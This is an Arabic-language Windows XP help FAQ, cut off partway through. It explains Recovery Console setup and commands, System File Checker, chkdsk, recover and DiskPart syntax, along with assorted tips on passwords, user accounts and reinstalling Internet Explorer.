ثم اذهب الى ابدأ>تشغيل و اكتب secpol.msc و هناك اذهب الى إعدادات الأمان>النهج المحلية>تعيين حقوق المستخدم ثم التأكد أنك مضاف الى النهج: تسجيل الدخول محليا و أنك غير مضاف الى النهج: رفض تسجيل الدخول محليا.

هل هناك طريقة لإعادة تنصيب إنترنت إكسبلورر عند حدوث مشكلة فيه؟

نعم اذهب الى ابدأ>تشغيل و اكتب :

rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 C:\windows\inf\ie.inf

مع تغيير C:\windows بما يتفق مع مسار ويندوز XP لديك.

كيف يمكنني تحرير مساحة إضافية على القرص بإزالة كافة نقاط الاستعادة Restore Points ما عدا نقطة الاستعادة الأخيرة؟

اذهب الى ابدأ>كافة البرامج>البرامج الملحقة>أدوات النظام>تنظيف القرص ثم تبويب خيارات إضافية و من ثم انقر على تنظيف تحت قسم استعادة النظام.

خلال تنصيب ويندوز XP و بعد إعادة التشغيل لم يتعرف الويندوز على محرك الأقراص المضغوطة و لم يستطع إكمال الإعداد، ما الحل؟

أعد تنصيب الويندوز باستخدام هذا الأمر من داخل الويندوز الذي تريد تنصيب XP عليه :

d:\i386\winnt32 /s:d:\i386 /makelocalsource

مع استبدال d:\i386 بالمسار المناسب لمحرك الأقراص المضغوطة.

هل هناك طريقة لحل مشاكل إقلاع ويندوز XP كما ذكر في السؤال رقم ٩١ و لكن دون الحاجة لاستخدام قرص إقلاع الويندوز في كل مرة تحدث فيها مشكلة ، أي أنني أريد أن أشغل Recovery Console من القرص الصلب ، كيف أقوم بذلك؟

ضع القرص المضغوط لويندوز XP في محرك الأقراص ثم اذهب الى ابدأ>تشغيل و اكتب الأمر التالي :

d:\i386\winnt32.exe /cmdcons

مع استبدال d برمز محرك الأقراص المضغوطة .

يقوم الأمر السابق بإضافة خيار Recovery Console الى خيارات قائمة أنظمة التشغيل عند بدء تشغيل الجهاز و هذا الخيار مفيد لحل مشاكل الويندوز دون الحاجة لاستخدام القرص المضغوط لويندوز XP.

ما هي الأوامر التي يمكن استخدامها مع وحدة تحكم الاسترداد Recovery Console ؟

Attrib : تغيير سمات الملف أو الدليل .

Batch : تنفيذ الأوامر المعينة في الملف النصي .

Bootcfg : تكوين ملف التمهيد (boot.ini) واسترداده .

ChDir (Cd) : عرض اسم الدليل الحالي أو تغيير الدليل الحالي .

Chkdsk : فحص القرص وعرض تقرير عن حالته .

Cls : مسح الشاشة .

Copy : نسخ ملف واحد إلى موقع آخر .

Delete: (Del) حذف ملف واحد أو أكثر .

Dir : عرض قائمة بالملفات والدلائل الفرعية في دليل ما .

Disable : تعطيل خدمة النظام أو برنامج تشغيل الجهاز .

Diskpart : إدارة الأقسام على محركات الأقراص الثابتة .

Enable : بدء تشغيل أو تمكين خدمة النظام أو برنامج تشغيل الجهاز .

Exit : إنهاء وحدة تحكم الاسترداد وإعادة تشغيل الكمبيوتر .

Expand : استخراج ملف من ملف مضغوط .

Fixboot : كتابة قطاع جزء تمهيد جديد على الجزء المحدد (يستخدم في حال فشل إقلاع الويندوز).

Fixmbr : إصلاح سجل التمهيد الرئيسي للقرص المعين (يستخدم في حال فشل إقلاع الويندوز).

Format : تهيئة القرص .

Help : عرض قائمة بالأوامر التي يمكنك استخدامها في وحدة تحكم الاسترداد .

Listsvc : سرد الخدمات وبرامج التشغيل المتوفرة على الكمبيوتر .

Logon : تسجيل الدخول إلى تثبيت .Windows

Map : عرض تعيينات الأحرف لمحركات الأقراص .

Mkdir : (Md) إنشاء دليل ما .

More : عرض ملف نصي .

Net Use : وصل مشاركة شبكة بحرف محرك أقراص .

Rename : (Ren) إعادة تسمية ملف واحد .

Rmdir : (Rd) حذف دليل ما .

Set : عرض متغيرات البيئة وتعيينها .

Systemroot : تعيين الدليل الحالي إلى دليل Systemroot للنظام الذي قمت بتسجيل الدخول إليه حالياً .

Type : عرض ملف نصي.

هل هناك طريقة للوصول الى مجلدات أخرى غير مجلد الويندوز من خلال Recovery Console ؟

نعم يوجد و لكن لابد من إعداد ذلك أولا من خلال الدخول الى الويندوز و الذهاب الى لوحة التحكم>أدوات إدارية>نهج الأمان المحلي و هناك اذهب الى النهج المحلية>خيارات الأمان و من ثم انقر نقرا مزدوجا على النهج :

Recovery console: Allow floppy copy and access to all drives and folders

و هناك اختر تمكين ثم موافق .

الآن عليك الخروج من الويندوز و الدخول الى Recovery console و من ثم إعطاء الأمر التالي :

SET AllowAllPaths = TRUE

الآن تستطيع التنقل بحرية في القرص و الولوج الى أي مجلد تريد.

لا يقوم ويندوز XP بحفظ كلمة المرور لاتصال الإنترنت ، ما العمل لحل هذه المشكلة؟

اذهب الى ابدأ>الاتصال بـ >ثم انقر بالزر الأيمن للفأرة على أيقونة الإتصال و اختر خصائص ثم توجه الى تبويب الأمان و اختر نموذجي و السماح بكلمة مرور غير مؤمنة ثم انقر على موافق.

ما هي طريقة تفعيل أو تعطيل خاصية حفظ كلمات السر لمواقع الإنترنت المختلفة؟

من الإنترنت اكسبلورر اذهب الى أدوات> خيارات إنترنت ثم تبويب أمان ثم انقر على مستوى مخصص، و هناك و من قائمة الإعدادات ستجد الخيار : استمرارية بيانات المستخدم و تستطيع اختيار تمكين أو تعطيل هذه الخاصية.

هل هناك طريقة لمعرفة المدة الزمنية المنقضية منذ تشغيل الجهاز؟

نعم اذهب الى ابدأ>تشغيل ثم اكتب cmd ثم موافق ثم اكتب systeminfo ثم اضغط على Enter و ستجد مجموعة من المعلومات من ضمنها System Up Time كما تستطيع معرفة تاريخ تنصيبك للويندوز.

كيف أستطيع تمكين أو تعطيل خاصية المطالبة بكلمة مرور الويندوز عند استعادة الكمبيوتر من وضع الاستعدادStandby ؟

اذهب الى لوحة التحكم>خيارات الطاقة ثم تبويب خيارات متقدمة و هناك ستجد خيار المطالبة بكلمة المرور.

ما هي كلمة المرور الإفتراضية لحساب Administrator في Windows XP Home Edition و متى قد أحتاجها؟

كلمة المرور الإفتراضية تكون فارغة في النسخة المنزلية من ويندوز XP لهذا إن طلب منك إدخال كلمة مرور عند محاولتك لإصلاح الويندوز باستخدام Recovery Console فلا تدخل أي شيء و اترك خانة كلمة المرور فارغة.

لدي Windows XP Home Edition و قد قمت بالخطأ بحذف جميع حسابات المستخدمين ، و الآن لا أستطيع الدخول الى الويندوز حتى باستخدام حساب Administrator الذي لا يحذف ، ما الحل؟

مستخدمي Windows XP Home Edition لا يستطيعون الدخول الى الويندوز باستخدام حساب Administratorإلا من خلال نمط Safe Mode فقط ، و بعد الدخول ممكن أن تنشيئ حسابات جديدة من لوحة التحكم>حسابات المستخدمين

هل هناك طريقة لتغيير الإسم لحساب Administrator و ذلك لمنع الهاكرز أو تصعيب مهمتهم في اختراق الجهاز ، حيث أن اسم Administrator معروف للجميع و يبقى على المخترق معرفة كلمة السر؟

نعم ممكن، اذهب الى ابدأ>تشغيل و اكتب secpol.msc و هناك اذهب الى النهج المحلية>خيارات الأمان و هناك انقر نقرا مزدوجا على النهج :

الحسابات:إعادة تسمية حساب Administrator

و هناك اكتب الإسم الجديد ثم انقر موافق.

لا أستطيع تشغيل التعليمات و الدعم في الويندوز ، ما الحل؟

-1اضغط Ctrl+Shift+Esc لفتح إدارة المهام .

-2انقر على تبويب العمليات .

-3حدد أي عملية لها اسم Helpctr.exe و انقر على إنهاء العملية و كرر هذا الأمر الى أن تزيل جميع العمليات المكررة بهذا الإسم .

-4اذهب لوحة التحكم>أدوات إدارية>خدمات و هناك انقر بالزر الأيمن للفأرة على خدمة Help And Supportو اختر إعادة التشغيل .

الآن يمكنك تشغيل التعليمات و الدعم بدون مشاكل إن شاء ا .

ما هو System File Checker (sfc)و كيف يعمل؟

يستخدم هذا الأمر من خلال موجه الأوامر أو من خلال الأمر تشغيل (ابدأ>تشغيل) و يقوم بمسح إصدارات كافة ملفات النظام المحمية والتحقق منها بعد إعادة تشغيل الكمبيوتر .

بناء الجملة sfc [/scannow] [/scanonce] [/scanboot] [/revert] [/purgecache] [/cachesize=x]

المعلمات :

/scannow

تفحص كافة ملفات النظام المحمية مباشرةً .

/scanonce

تفحص كافة ملفات النظام المحمية مرة واحدة .

/scanboot

تفحص كافة ملفات النظام المحمية في كل مرة تتم فيها إعادة تشغيل الكمبيوتر .

/revert

إرجاع المسح إلى العملية الافتراضية له .

/purgecache

أفرغ وحدة التخزين المؤقت لملف Windows File Protection وتفحص كافة ملفات النظام المحمية مباشرةً .

/cachesize=x

تعيين الحجم، بالميغا بايت، لوحدة التخزين المؤقت لملف Windows File Protection.

/?

عرض التعليمات في موجه الأوامر .

ملاحظات :

-1يجب أن يكون قد تم تسجيل دخولك كعضو من المجموعة Administrators لتشغيل .sfc

-2إذا اكتشف sfc ملفاً محمياً قد تمت الكتابة فوقه، فإنه يسترد الإصدار الصحيح من الملف من المجلد %systemroot%\system32\dllcache، ثم يستبدل الملف غير الصحيح .

-3إذا أصبح المجلد %systemroot%\system32\dllcache معطوباً أو غير قابلاً للاستخدام، استخدمsfc /scannow ، sfc /scanonce، أو sfc /scanboot لإصلاح محتويات المجلدDllcache

كيف يمكن فحص و إصلاح الأخطاء في القرص الصلب باستخدام الأمر ?Chkdsk

ينشئ الأمر Chkdsk ويعرض تقرير حالة عن قرص يستند إلى نظام الملفات. يسرد Chkdsk أيضاً الأخطاء على القرص ويصلحها. باستخدامه بدون معلمات، يعرض chkdsk حالة القرص في محرك الأقراص الحالي و يتم تشغيله من موجه الأوامر (ابدأ>تشغيل و اكتب cmd ثم موافق)

بناء الجملة :

chkdsk [volume:][[Path] FileName] [/f] [/v] [/r] [/x] [/i] [/c] [/l[:size]]

المعلمات :

volume:

تعيين حرف محرك القرص (متبوعاً بنقطتين)، أو نقط تحميل، أو اسم وحدة تخزين .

[Path] FileName

تعيين موقع واسم ملف ما أو مجموعة الملفات التي تريد من chkdskأن يتحقق من التجزئة فيها. يمكنك استخدام أحرف البدل (مثل، * و (?لتعيين عدة ملفات .

/f

تُصلح الأخطاء الموجودة على القرص. يجب أن يكون القرص مؤمناً. إذا تعذر على chkdsk تأمين محرك الأقراص، فتظهر رسالة تسألك إذا كنت تريد فحص محرك الأقراص في المرة التالية التي يجري فيها إعادة تشغيل الكمبيوتر .

/v

تعرض اسم كل ملف في كل دليل حالما يتم فحص القرص .

/r

تعين موقع القطاعات التالفة ويسترد المعلومات القابلة للقراءة. يجب أن يكون القرص مؤمناً .

/x

تُستخدم مع NTFS فقط. تُجبر وحدة التخزين على إلغاء التحميل أولاً، عند الضرورة. كافة التعاملات المفتوحة إلى محرك الأقراص يجري إلغاؤها. تتضمن x/ أيضاً وظيفة .f/

/i

تُستخدم مع NTFS فقط. تُجري عملية تحقق أقل قوة لإدخالات الفهرس، مما يؤدي إلى إنقاص مقدار الوقت اللازم لتشغيل .chkdsk

/c

تُستخدم مع NTFS فقط. يتخطى عملية التحقق من الدورات ضمن بنية المجلد، مما يؤدي إلى إنقاص مقدار الزمن اللازم لتشغيل .chkdsk

/l[:size]

تُستخدم مع NTFS فقط. تغير حجم ملف السجل إلى الحجم الذي تكتبه. إذا أهملت معلمة الحجم، تعرض l/ الحجم الحالي .

/?

تعرض التعليمات في موجه الأوامر .

ملاحظات :

تشغيل : chkdsk

لتشغيل chkdsk على قرص ثابت، يجب أن تكون عضواً في المجموعة .Administrators

التحقق من محرك أقراص مؤمن عند إعادة التشغيل :

إذا أردت chkdsk أن يصحح أخطاء القرص، فلا يمكنك ترك ملفات مفتوحة على محرك الأقراص .إذا كان هناك ملفات مفتوحة، فستظهر رسالة الخطأ التالية :

Chkdsk cannot run because the volume is in use by another process. Would you like to schedule this volume to be checked the next time the system restarts? (Y/N

إذا اخترت فحص محرك الأقراص في المرة التالية التي يجري فيها إعادة تشغيل الكمبيوتر، فإن chkdskيفحص محرك الأقراص ويصلح الأخطاء تلقائياً عند إعادة تشغيل الكمبيوتر. إذا كان قسم محرك الأقراص هو قسم جذري، فإن chkdsk يعيد تشغيل الكمبيوتر تلقائياً بعد فحصه لمحرك الأقراص .

الإعلام عن أخطاء القرص :

يفحص Chkdsk مساحة القرص واستخدام القرص لأنظمة الملفات جدول تخصيص الملفات (FAT) و NTFS.يوفّر Chkdsk معلومات خاصة بكل نظام ملفات في تقرير حالة. يبين تقرير الحالة الأخطاء التي تم العثور عليها في نظام الملفات. إذا شغّلت chkdsk بدون خيار سطر الأوامر f/ على قسم نشط، فقد يعطي أخطاء وهمية لأنه لا يستطيع تأمين محرك الأقراص. يجب عليك استخدام chkdsk من وقتٍ لآخر على كل قرص لفحص الأخطاء عليه .

إصلاح أخطاء القرص :

يصلح Chkdsk أخطاء القرص فقط عند تعيين خيار سطر الأوامر .f/ يجب أن يكون Chkdsk قادراً على تأمين محرك الأقراص لتصحيح الأخطاء. بما أن عمليات الإصلاح عادةً تغير جدول تخصيص الملفات للقرص وتسبب أحياناً فقدان البيانات، يرسل chkdsk رسالة تأكيد مشابهة لما يلي :

lost allocation units found in 3 chains.

Convert lost chains to files?

إذا ضغطت المفتاح ,Y يقوم Windows بحفظ كل سلسلة مفقودة في الدليل الجذر كملف له اسماً وفق التنسيق .Filennnn.chk عند انتهاء , chkdsk يمكنك التحقق من هذه الملفات إن كانت تحتوي على بيانات أنت بحاجة لها. إذا ضغطت المفتاح ,N يصلح Windows القرص، ولكن لا يحفظ محتويات وحدات التخصيص المفقودة .

إذا لم تستخدم خيار سطر الأوامر ,f/ فسيرسل chkdsk رسالة إذا وجد ملفاً بحاجة لإصلاح، ولكنه لا

يصلح أية أخطاء .

إذا استخدمت chkdsk /f على قرص كبير جداً (على سبيل المثال، ٧٠ جيجا بايت (أو على قرص فيه عدد كبير جداً من الملفات (على سبيل المثال، ملايين من الملفات ,(فقد يستغرق chkdsk وقتاً طويلاً (على سبيل المثال، عدة أيام) لإتمام عمله. لن يكون الكمبيوتر متوفراً خلال هذا الوقت لأن chkdsk لا يتخلى عن التحكم إلا بعد أن ينتهي .

التحقق من قرص تمت تهيئته وفق النظام : FAT

يعرض Windows تقارير الحالة للأمر chkdsk لقرص مهيأ وفق النظام FAT وفق التنسيق التالي :

Volume Serial Number is B1AF-AFBF

72214528 bytes total disk space

73728 bytes in 3 hidden files

30720 bytes in 12 directories

11493376 bytes in 386 user files

61440 bytes in bad sectors

60555264 bytes available on disk

2048 bytes in each allocation unit

35261 total allocation units on disk

29568 available allocation units on disk

التحقق من قرص تمت تهيئته وفق النظام : NTFS

يعرض Windows تقارير الحالة للأمر chkdsk لقرص مهيأ وفق النظام NTFS وفق التنسيق التالي :

The type of the file system is NTFS.

CHKDSK is verifying files...

File verification completed.

CHKDSK is verifying indexes...

Index verification completed.

CHKDSK is verifying security descriptors...

Security descriptor verification completed.

12372 kilobytes total disk space.

3 kilobytes in 1 user files.

2 kilobytes in 1 indexes.

4217 kilobytes in use by the system.

8150 kilobytes available on disk.

512 bytes in each allocation unit.

24745 total allocation units on disk.

16301 allocation units available on disk.

في حال تعيين خيار سطر الأوامر /f, يرسل chkdsk رسالة خطأ إذا تم العثور على ملفات مفتوحة على القرص. في حال عدم تعيين خيار سطر الأوامر /f ويوجد ملفات مفتوحة، فقد يعلم chkdsk عن وحدات التخصيص المفقودة على القرص. يمكن أن يحدث هذا في حال لم يتم تسجيل الملفات المفتوحة بعد في جدول تخصيص الملفات. إذا أعلم chkdsk عن فقدان عدد كبير من وحدات التخصيص، فيجب إصلاح القرص .

استخدم خيار سطر الأوامر /r للبحث عن أخطاء القرص الفعلية في نظام الملفات. للحصول على معلومات حول استرداد الملفات المعطوبة فعلياً بواسطة ,recover راجع السؤال التالي .

يتم الإعلام عن القطاعات التالفة بواسطة chkdsk وذلك بوضع علامة عليها على أنها تالفة عند ما يجري تحضير القرص لأول مرة للعملية. وهي لا تشكل أي خطر .

فيما يلي رموز الإنهاء التي يعلم عنها chkdsk بعد انتهائه .

0لم يتم العثور على أخطاء .

1تم العثور على أخطاء وجرى إصلاحها .

2تم إنجاز تنظيف القرص، كتجميع للبيانات المهملة، أو أنه لم يتم إنجاز التنظيف بسبب عدم تعيين /f.

3تعذر التحقق من القرص، أو تعذر إصلاح الأخطاء، أو تعذر إصلاح الأخطاء بسبب عدم تعيين /f.

أمثلة :

إذا أردت التحقق من القرص الموجود في محرك الأقراص D وجعل Windows يعمل على إصلاح الأخطاء، اكتب :

chkdsk d: /f

إذا واجه أخطاء، يتوقف chkdsk مؤقتاً ويعرض رسائل. وينتهي Chkdsk بإظهار تقرير يبين حالة القرص. لا يمكنك فتح أية ملفات على محرك الأقراص المحدد حتى ينتهي chkdsk من العمل .

للتحقق من كافة الملفات على قرص مهيأ بالنظام FAT في الدليل الحالي اكتب :

chkdsk *.*

كيف يمكن استرداد المعلومات القابلة للقراءة من قرص سيء أو من قرص تالف؟

لاسترداد المعلومات القابلة للقراءة من قرص سيء أو من قرص تالف استخدم الأمر recover من موجه الأوامر .

بناء الجملة :

recover [Drive:][Path] FileName

المعلمات :

[Drive:][Path] FileName

تعيين موقع واسم الملف الذي تريد استرداده .

/?

تعرض التعليمات لدى موجه الأوامر .

ملاحظات :

يقوم الأمر recover بقراءة الملف قطاعاً قطاعاً ويقوم باسترداد البيانات من القطاعات الجيدة. ويتم فقدان البيانات في المقاطع السيئة .

لا يمكنك استخدام البدائل *) و (? مع الأمر .recover عليك تعيين ملف ما .

إعادة إدخال البيانات المفقودة :

بسبب فقدان كافة البيانات في القطاعات السيئة عند استرداد ملف ما، عليك استرداد الملفات كل على حدى. يمكنك استخدام هذه الطريقة لتحرير كل ملف وإعادة إدخال المعلومات المفقودة بعد استرداد الملف .

استرداد القطاعات التالفة :

إن المقاطع التي تم الإعلام عنها من قبل chkdsk تم تعليمها على أنها "bad" عند تجهيز القرص للمرة الأولى للعمل. ولا تشكل أي خطر، ولا يؤثر recover عليهم .

الأمثلة :

لاسترداد الملف Story.txt في الدليل /Fiction في محرك الأقراصD: ، اكتب :

recover d:\fiction\story.txt

في ويندوز XP ما هو البرنامج المقابل لبرنامج FDISK في الإصدارات السابقة للويندوز ، و كيف يعمل و ما هي الأوامر المصاحبة له؟(للمستخدمين المتقدمين فقط)

البرنامج FDISK غير متوفر في ويندوز XP و بدلا منه يمكن استخدام البرنامج .DiskPart

إن DiskPart.exe هو مترجم أوامر من النمط النصي وهو يمكّنك من إدارة الكائنات (الأقراص، أو الأقسام، أو وحدات التخزين) باستخدام برامج نصية أو بإدخال مباشر من موجه الأوامر. قبل أن تتمكن من استخدام أوامر DiskPart.exe على قرص، أو قسم، أو وحدة تخزين، يجب عليك أولاً سرد ثم تحديد الكائن لوضع التركيز عليه. عندما يكون التركيز على كائن ما ، فإن أوامر DiskPart.exe التي تكتبها تُطبق على ذلك الكائن .

يمكنك سرد الكائنات المتوفرة وتحديد رقم عنصر أو حرف محرك أقراص باستخدام الأوامر ,list disk و ,list volume وlist partition. تعرض الأوامر list disk و list volume كافة الأقراص ووحدات التخزين في الكمبيوتر. ولكن، الأمر list partition يعرض فقط الأقسام على القرص الذي عليه التركيز. عند استخدام أوامر ,list تظهر علامة النجمة (*) إلى جانب الكائن الذي عليه التركيز. يتم تحديد الكائن عن طريق رقمه أو حرف محرك الأقراص، مثل ,disk 0 أو ,partition 1 أو volume ,3أو volume C.

عند تحديد كائن، يبقى التركيز على ذلك الكائن إلى أن تُحدد كائناً مختلفاً. على سبيل المثال، إذا عين التركيز على ,disk 0 وحددت volume 8 على ,disk 2 فسينزاح التركيز من disk 0 إلى ,disk 2 .volume 8تُغير بعض الأوامر التركيز تلقائياً. على سبيل المثال، عند إنشاء قسم جديد، ينتقل التركيز إليه تلقائياً .

يمكنك إعطاء التركيز إلى قسم على القرص المحدد. إذا كان التركيز على قسم ما، فإن وحدة التخزين المتعلقة به (إن وجدت) هي أيضاً عليها التركيز. عندما يكون التركيز على وحدة تخزين، يكون التركيز أيضاً على القرص والقسم المتعلقان بها وذلك إذا تم تخطيط وحدة التخزين إلى قسم معين واحد. إذا لم تكن هذه هي الحالة ,عندئذٍ سيتم فقدان التركيز على القرص والقسم .

أوامر :DiskPart

الأمر active :

على الأقراص اساسية، يقوم بوضع علامة نشط (active) على الأقسام التي عليها التركيز. هذا يعلم نظام الإدخال/الإخراج الأساسي (BIOS) أو واجهة البرامج الثابتة القابلة للتوسع (EFI) بأن القسم أو وحدة التخزين هما قسم نظام أو وحدة تخزين نظام صالحان .

)واجهة البرامج الثابتة القابلة للتوسع(EFI) في أجهزة الكمبيوتر ذات المعالجاتIntel Itanium ، هي الحد المشترك بين البرامج، والأجهزة، ونظام التشغيل. تعرف واجهة البرامج الثابتة القابلة للتوسع (EFI)نمطاً جديداً للأقسام يدعى) GPT جدول أقسام .(GUID تستخدم EFI في أجهزة كمبيوتر مستندة إلى Itanium لنفس أغراض نظام BIOS الموجود في أجهزة الكمبيوتر المستندة إلى x86. ولكنها تملك إمكانيات موسعة توفر طريقة ثابتة لبدء تشغيل أي نظام تشغيل متوافق وطريقة سهلة لإضافة برامج التشغيل EFI الخاصة بالأجهزة الجديدة القابلة للتمهيد وذلك دون الحاجة إلى تحديث برامج الكمبيوتر (.

الأقسام فقط هي التي يمكن أن يوضع عليها علامة نشط .

هام :

يتحقق DiskPart فقط من قدرة القسم على احتواء ملفات بدء تشغيل نظام التشغيل. لا يفحص DiskPartمحتويات القسم. إذا وضعت علامة "active" على قسم عن طريق الخطأ ولم يكن هذا القسم يحتوي على ملفات بدء تشغيل نظام التشغيل، فلن يبدأ الكمبيوتر لديك بالتشغيل. بناء الجملة : active.

الأمر add disk :

إجراء نسخ متطابق لما يسمى وحدة تخزين بسيطة عليها التركيز إلى القرص المعين .

)تتكون وحدة التخزين الحيوية من مساحة قرص موجودة على قرص حيوي واحد. ويمكن أن تتألف وحدة التخزين البسيطة من منطقة واحدة على القرص أو من عدة مناطق على نفس القرص مرتبطة ببعضها البعض. ويمكنك توسيع وحدة التخزين البسيطة ضمن القرص نفسه أو على أقراص إضافية. إذا قمت بتوسيع وحدة التخزين البسيطة عبر عدة أقراص، فإنها تصبح وحدة تخزين موزعة. يمكنك إنشاء وحدات تخزين بسيطة فقط على الأقراص الحيوية. وحدات التخزين البسيطة لا تتسامح مع الخطأ , ولكن يمكنك إنشاء نسخة مطابقة لها (وحدة تخزين نسخ متطابق .(

بناء الجملة :

add disk=n [noerr]

المعلمات :

n

تعيين القرص المطلوب أن يحتوي على النسخة المطابقة. يمكنك إجراء النسخ الطابق لوحدات التخزين البسيطة فقط. يجب أن يتضمن القرص المعين مساحة غير مخصصة حجمها مساوٍ على الأقل لحجم وحدة التخزين البسيطة التي تريد إجراء نسخ مطابق لها .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، يقوم بتعيين أن يتابع DiskPart معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يسبب الخطأ خروج DiskPart مع رمز خطأ .

الأمر assign :

تعيين حرف محرك أقراص أو نقطة تحميل لوحدة التخزين التي عليها التركيز. إذا لم يتم تعيين حرف محرك اقراص أو نقطة تحميل، فسيتم تعيين حرف محرك الأقراص التالي المتوفر. إذا كان حرف محرك الأقراص أو نقطة التحميل ضمن الأستخدام مسبقاً، فسيتولد خطأ .

باستخدام الأمر ,assign يمكن تغيير حرف محرك الأقراص المقترن بمحرك الأقراص القابل للإزالة .

لا يمكنك تعيين أحرف محركات الأقراص لوحدات تخزين النظام، أو وحدات التمهيد، أو وحدات التخزين التي تحتوي على ملف ترحيل الصفحات. بالإضافة إلى ذلك، لا يمكنك تعيين حرف محرك أقراص لقسم (Original Equipment Manufacturer (OEMأو أي قسم GUID Partition Table (GPT)غير قسم MSDATA الأساسي .

بناء الجملة :

assign [{letter=d|mount=Path}] [noerr]

المعلمات :

letter=d

حرف محرك الأقراص الذي تريد تعيينه لوحدة التخزين .

mount=Path

مسار نقطة التحميل التي تريد تعيينها لوحدة التخزين .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، يقوم بتعيين أن يتابع DiskPart معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يسبب الخطأ خروج DiskPart مع رمز خطأ .

الأمر break disk :

يطبق هذا الأمر على الأقراص الحيوية فقط. فصل وحدة التخزين ذات النسخ المتطابق والتي عليها التركيز إلى وحدتي تخزين بسيطتين. واحدة منهما تحافظ على حرف محرك الأقراص وأية نقاط تحميل لوحدة التخزين ذات النسخ المتطابق، بينما تتلقى وحدة التخزين البسيطة الأخرى التركيز بحيث يمكنك تعيين حرف محرك أقراص لها .

افتراضياً ,تتم المحافظة على محتويات كلا نصفي النسخ المتطابق. يصبح كل نصف وحدة تخزين بسيطة .باستخدام المعلمة nokeep, يمكنك المحافظة على نصف واحد للنسخ المتطابق فقط كوحدة تخزين بسيطة، بينما يتم حذف النصف الآخر وتحويله إلى مساحة حرة. ولا تتلقى أي وحدة تخزين التركيز .

بناء الجملة :

break disk=n [nokeep] [noerr]

المعلمات :

n

تعيين محرك الأقراص الذي يتضمن وحدت التخزين ذات النسخ المتطابق .

nokeep

تعيين أن يتم المحافظة على واحدة فقط من وحدتي التخزين ذات النسخ المتطابق؛ وتُحذف وحدة التخزين البسيطة الأخرى وتُحول إلى مساحة حرة. ولاتتلقى التركيز أياً من وحدتي التخزين ولا المساحة الحرة .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة noerr, يسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر clean :

إزالة كافة تنسيقات وحدات التخزين والأقسام من القرص الذي عليه التركيز. على أقراص master boot record (MBR), فقط معلومات التقسيم MBR ومعلومات القطاعات المخفية هي التي تتم الكتابة فوقها. على أقراص GUID Partition Table (GPT), معلومات التقسيم GPT, بما فيها Protective MBR, يتم الكتابة فوقها. لا يوجد معلومات قطاعات مخفية .

بناء الجملة :

clean [all]

المعلمة :

all

تعيين أن يتم وضع أصفار في كل قطاع على القرص، الأمر الذي يؤدي إلى حذف كافة المعلومات المحتواة على القرص بشكلٍ كامل .

الأمر convert basic :

تحويل أي قرص حيوي فارغ قرص أساسي .

بناء الجملة :

convert basic [noerr]

المعلمة :

noerr

لكتابة البرامج النصية فقط .عند مواجهة أي خطأ، تعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث .بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر convert dynamic :

تحويل قرص أساسي إلى قرص حيوي .

بناء الجملة :

convert dynamic [noerr]

المعلمة :

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر convert gpt :

في أجهزة الكمبيوتر المستندة إلى ,Itanium تؤدي إلى تحويل قرص أساسي فارغ بنمط تقسيم (master boot record (MBR)القطاع الأول على قرص ثابت، الذي يبدأ عملية تمهيد الكمبيوتر. ويحتوي MBR على جدول الأقسام للقرص ومقدار صغيرة من برنامج قابل للتنفيذ يدعى رمز التمهيد الرئيسي.) إلى قرص أساسي بنمط تقسيم .GUID partition table (GPT)

هام :

يجب أن يكون القرص فارغاً ليتم تحويله إلى قرص .GPT قم بإجراء نسخاً احتياطياً لبياناتك ثم احذف كافة الأقسام أو وحدات التخزين قبل تحويل القرص .

بناء الجملة :

convert gpt [noerr]

المعلمة :

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة noerr, يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر convert mbr :

في أجهزة الكمبيوتر المستندة إلى Itanium, تؤدي إلى تحويل قرص أساسي فارغ بنمط تقسيم GUID Partition Table (GPT) إلى قرص أساسي بنمط التقسيم master boot record (MBR).

هام :

يجب أن يكون القرص فارغاً ليتم تحويله إلى قرص MBR. قم بإجراء نسخاً احتياطياً لبياناتك ثم احذف كافة الأقسام أو وحدات التخزين قبل تحويل القرص .

بناء الجملة :

convert mbr [noerr]

المعلمة :

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة noerr, يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر create partition efi :

في أجهزة الكمبيوتر المستندة إلى Itanium, تؤدي إلى إنشاء نظام تقسيم واجهة البرامج الثابتة القابلة للتوسع (EFI) على قرص GUID Partition Table (GPT). بعد أن تم إنشاء القسم، ينتقل التركيز إلى القسم الجديد .

بناء الجملة :

create partition efi [size=n] [offset=n] [noerr]

المعلمات :

size=n

حجم القسم بالميغا بايت. إذا لم يعط أي حجم، عندئذٍ يتابع القسم إلى أن تنتهي المساحة الحرة في المنطقة الحالية .

offset=n

إزاحة البايت التي عندها سيتم إنشاء القسم. إذا لم تُحدد الإزاحة، يتم وضع القسم في أول قرص حجمه يكفي لحمل القسم .

noerr

لكتابة البرامج النصية فقط. عند مواجهة أي خطأ، تقوم بتعيين DiskPart ليتابع معالجة الأوامر كما لو أن الخطأ لم يحدث. بدون المعلمة ,noerr يتسبب أي خطأ في خروج DiskPart مع رمز الخطأ .

الأمر create partition extended :

إنشاء قسم موسع في محرك الأقراص الحالي. بعد إنشاء القسم، ينزاح التركيز تلقائياً إلى القسم الجديد. يمكن إنشاء قسم موسع واحد على القرص. يفشل هذا الأمر إذا حاولت إنشاء قسم موسع ضمن قسم موسع آخر. يجب أن تُنشئ قسم موسع لتتمكن من إنشاء محركات أقراص منطقية .

بناء الجملة :

